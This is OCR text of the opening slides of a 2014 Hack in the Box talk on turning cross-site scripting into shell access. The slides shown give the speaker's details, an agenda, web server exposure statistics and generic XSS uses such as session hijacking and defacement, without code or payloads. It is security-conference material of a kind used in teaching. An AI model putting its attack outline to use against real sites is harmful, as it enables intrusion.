XSSing Your Way to Shell

Hack in the Box – Amsterdam

29 May 2014

Sense of Security Pty Ltd

Sydney
Level 8, 66 King St
Sydney NSW 2000
Australia

Melbourne
Level 10, 401 Docklands Dr
Melbourne VIC 3008
Australia

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455

info@senseofsecurity.com.au
www.senseofsecurity.com.au
ABN: 14 098 237 908

whois hansv


Hans-Michael
Varbaek
• Security Consultant
(aka. PenTester)
• Lockpicker
• Physical PT
• Community Guy

Agenda

1. Generic XSS Attacks
2. Discovering Odays
3. Writing a Payload
4. Issues (Security Headers)
5. Shell Types & User Input
6. Demo
7. Conclusion

Generic XSS Attacks

Generic XSS Attacks

Web Servers

- 238,640,573 exposed to the Internet
- 1,921,427 are located in the Netherlands

Applications

- 25,984,564 (X-Powered-By header)
- 424,323 from the Netherlands

XSS Vulnerabilities?

- 13M Worldwide / 216K Netherlands

Generic XSS Attacks

Session Hijacking

- HttpOnly
- Secure


Browser Attacks

- Java, Flash, Etc.


Defacements

- Activists

Generic XSS Attacks



Generic XSS Attacks



Discovering 0days

Discovering Odays

PenTesting

Quick SCR


- Highly Automated

Deep SCR


- Manual Review

Accidental


- Referer



